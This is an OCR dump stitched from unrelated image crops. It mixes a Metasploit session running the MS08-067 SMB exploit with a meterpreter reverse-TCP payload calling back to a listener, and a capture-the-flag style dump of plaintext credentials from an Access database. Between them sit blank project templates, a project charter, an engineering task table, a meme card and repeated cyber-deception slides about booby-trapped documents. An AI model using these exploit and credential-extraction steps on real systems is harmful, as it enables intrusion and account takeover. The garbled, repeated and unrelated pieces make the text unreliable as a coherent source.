


```
msf exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST    10.10.10.4       yes       The target address
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.14.9       yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


msf exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 10.10.14.9:4444
[*] 10.10.10.4:445 - Automatically detecting the target...
[*] 10.10.10.4:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 10.10.10.4:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 10.10.10.4:445 - Attempting to trigger the vulnerability...
[*] Sending stage (179779 bytes) to 10.10.10.4
```



```
1 root@kali:~/Documents/htb/access# mdb-export backup.mdb auth_user
id,username,password,Status,last_login,RoleID,Remark
25,"admin","admin",1,"08/23/18 21:11:47",26,
27,"engineer","access4u@security",1,"08/23/18 21:13:36",26,
28,"backup_admin","admin",1,"08/23/18 21:14:02",26,
```

Backup of database obtained from C:\temp on PRD-DB01




```
1 root@kali:~/Documents/htb/access# mdb-export backup.mdb auth_user
id,username,password,Status,last_login,RoleID,Remark
25,"admin","admin",1,"08/23/18 21:11:47",26,
27,"engineer","access4u@security",1,"08/23/18 21:13:36",26,
28,"backup_admin","admin",1,"08/23/18 21:14:02",26,
```

Authentication Table

Username: engineer

Password: access4u@security

EXPLAIN THE SOLUTION



PROJECT PROPOSAL

Project Title:		Mailing Address:	
Company/Project Leader:		Phone No.:	
Project Contract:		Email:	

Start Date	Completion Date	Funding Total

Project Summary

Goal/Objective

Description of Specific Steps

Time frame Estimate


Description of Responsibilities for Implementation

Description of Project Budget Estimate

Resources Needed

Evidence of Accomplishment

Sign			
Printed Name			
Position		Date	



PROJECT CHARTER

Project Title	Project and Portfolio Management Tool			Project Manager	Sameer Patel
Project Start Date	May 21, 2017	Project End Date	August 31, 2017	Project Sponsor	Randy Hadden

Business Need

All Information Technology projects that require agreement on the Memorandum of Understanding between the Customer and the Service Provider are approved through email. This project was initiated to reduce the manual approvals and create a system to obtain and track the approvals to reduce any discrepancies and loss of data.

Project Scope

Create an in-house PPM to include all Global IT projects.

Deliverables

1. Generate consolidated project status report
2. Extract Global Headcount details for all projects

Risks and Issues

1. Data discrepancy due to large amount of projects
2. Involvement of multiple teams

Assumptions/Dependencies

1. All Global IT projects to be added to the tool
2. Managers to provide regular updates for the projects

Financials

Budget to complete this project is $3000


Techno-PM
Project Management Templates

Milestones Schedule

Milestone	Target Completion Date	Actual Date
Upload all Global IT Projects to the tool	May 20, 2017	
Complete UAT testing for the tool	July 30, 2017	

Project Team		Approval/Review Committee	
Project Manager	Randy Hadden	Sponsor	Randy Hadden
Project Manager	Sameer Patel	Business Division Head	Aniket Bhonsle
Team Members	Vice President, Senior Manager, Analyst	Business Unit Head	Sunil Rajan
		Finance Manager	Ketan Shah

File size: 400MB



Activity	Resource	Status
Preliminary Engineering		
Site visit / file review / data		
Hydrology		
Hydraulics		
Replacement options		
Preliminary Engineering R...		
Design		
Design drawings		
Design check		
Review meetings & revisio..		
Construction		
Engineering support		
Post-construction		
Final details		
As-constructed drawings		
BIM inspection		

File size: 3GB

Mmmm, Tastes like a combination of Who Cares?
&
So What?
someecards
user card


DISRUPTING THE KILL CHAIN

THE KILL CHAIN

Cyber criminals follow a pattern of tactics, techniques, and procedures when completing their objectives.

CYBER DECEPTION


We utilize various techniques to slow down adversaries, make their actions noticeable, and identify their location to stop the attack.



ANNOYANCE

We utilize techniques to confuse, annoy, and slow adversarial actions

Network Scan Time



DETECTION

We build our detection capabilities with traps and alert triggers

Honey Pots
Fake sites that normal users would never visit. When this site is visited, we are alerted to an on-going attack.

ATTRIBUTION

We attribute activity to adversaries to defend against attackers

User: BadGuy
IP: 131.35.68.220
Super Secret.doc

Malicious Documents
We host documents that contain code that executes when accessed. The code will display who and where the attacker is coming from and allows us to block any related connections.

Always have a backup report with the details to back your pitch


DISRUPTING THE KILL CHAIN

THE KILL CHAIN

Cyber criminals follow a pattern of tactics, techniques, and procedures when completing their objectives.


CYBER DECEPTION

We utilize various techniques to slow down adversaries, make their actions noticeable, and identify their location to stop the attack.




ANNOYANCE

We utilize techniques to confuse, annoy, and slow adversarial actions



DETECTION


We build our detection capabilities with traps and alert triggers




Honey Pots
Fake sites that normal users would never visit. When this site is visited, we are alerted to an on-going attack.

ATTRIBUTION

We attribute activity to adversaries to defend against attackers



Malicious Documents
We host documents that contain code that executes when accessed. The code will display who and where the attacker is coming from and allows us to block any related connections.



PROJECT PROPOSAL

Project Title:		Mailing Address:	
Company/Project Leader:		Phone No.:	
Project Contract:		Email:	

Start Date	Completion Date	Funding Total

Project Summary

Goal/Objective

Description of Specific Steps

Time frame Estimate


Description of Responsibilities for Implementation

Description of Project Budget Estimate

Resources Needed

Evidence of Accomplishment

Sign			
Printed Name			
Position		Date	



PROJECT CHARTER

Project Title	Project and Portfolio Management Tool			Project Manager	Sameer Patel
Project Start Date	May 21, 2017	Project End Date	August 31, 2017	Project Sponsor	Randy Hadden

Business Need

All Information Technology projects that require agreement on the Memorandum of Understanding between the Customer and the Service Provider are approved through email. This project was initiated to reduce the manual approvals and create a system to obtain and track the approvals to reduce any discrepancies and loss of data.

Project Scope

Create an in-house PPM to include all Global IT projects.

Deliverables

1. Generate consolidated project status report
2. Extract Global Headcount details for all projects

Risks and Issues

1. Data discrepancy due to large amount of projects
2. Involvement of multiple teams

Assumptions/Dependencies

1. All Global IT projects to be added to the tool
2. Managers to provide regular updates for the projects

Financials

Budget to complete this project is $3000


Techno-PM
Project Management Templates

Milestones Schedule

Milestone	Target Completion Date	Actual Date
Upload all Global IT Projects to the tool	May 20, 2017	
Complete UAT testing for the tool	July 30,2017	

